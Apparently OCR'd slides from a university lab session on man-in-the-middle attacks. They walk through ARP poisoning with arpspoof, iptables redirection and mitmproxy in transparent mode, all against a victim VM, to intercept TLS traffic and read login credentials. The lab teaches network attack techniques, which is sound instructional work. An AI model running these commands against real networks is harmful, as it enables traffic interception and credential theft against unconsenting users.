

MiTM (lab session)

MITM with ARP poisoning



Scenario setup



Using arpspoof (1/3)

1. We are going to use `arpspoof` tool that is part of the `dsniff` suite for the MITM attack and `nmap` for discovering potential victims. If not already installed, with Kali linux you can install them with in the attacker's VM:

```
# apt update
# apt install dsniff nmap
```

2. Discover potential victims with e.g. ARP ping scans:

```
# nmap -sP -PR <subnet_ip>/<subnet_mask_in_bits>

For example if your subnet is 10.8.0.0/24:
# nmap -sP -PR 10.8.0.0/24
```

Using arpspoof (2/3)

3. In the attacker's VMs, enable IP forwarding and disable ICMP redirects:
   - Edit `/etc/sysctl.conf` and uncomment (remove the #) the following lines

```
# net.ipv4.ip_forward = 1
# net.ipv4.conf.all.send_redirects = 0
```

   - Reload sysctl with:

```
# sysctl –p
```

4. ARP poison the victim in order to be in the middle of the traffic from the victim to the Internet (leave the command running, don't stop the flooding!):

```
# arpspoof -t <victimIP> <gatewayIP>
```

Using arpspoof (3/3)

5. Open a new terminal and ARP poison the gateway in order to be in the middle of the traffic from the gateway to the victim:

```
# arpspoof –t <gatewayIP> <victimIP>
```


Leave the command running (don’t stop it)

6. Launch Wireshark and sniff!

6. Open the browser in the victim’s VM and connect to Atenea. **Check that all packets are going through the attacker’s VM.**


mitmproxy

- Tool to intercept TLS connections
- 2 operation modes: normal and transparent
- Use it from command line (mitmproxy) or web interface (mitmweb)
- Owns a CA (Certification Authority) that can issue fake certificates




Normal and transparent mode


Requires client configuration



It does not require client configuration (the one we will us for the attack)



MiTM with mitmproxy



Fake certificate

- When getting a web server's certificate, the browser checks that:
  - The server's name in the HTTP request matches the CN in the certificate, or the SAN (SubjectAltName)
  - The certificate has been issued by a trusted CA
  - The certificate has not expired

- Thus, mitmproxy must know the server's name to issue a valid certificate

Running mitmproxy

1. In the attacker's VM, install mitmproxy (if it is not already installed):

```
# apt update
# apt install dsniff python3-dev python3-pip libffi-dev
libssl-dev
# pip3 install mitmproxy
```

2. Redirect http and https traffic to mitmproxy

```
# iptables -t nat -A PREROUTING -p tcp --dport 80 –j
REDIRECT --to-port <listenPort>
# iptables -t nat -A PREROUTING -p tcp --dport 443 –j
REDIRECT --to-port <listenPort>
```

3. Run ARP spoofing

Running mitmproxy

4. Run mitmproxy

```
# mitmproxy --mode transparent --showhost -p <listenPort>
(o # mitmweb --mode transparent --showhost -p
<listenPort>)
```

(same port chosen in step 2)

5. In the victim's VM, open a browser, connect to Atenea and check that your credentials can be seen in clear from the attacker's VM.
   - You will have to install the mitm CA's certificate in the victim's browser (see next slide)

Certificate installation in the victim's machine

- Open the víctim's browser and type: http://mitm.it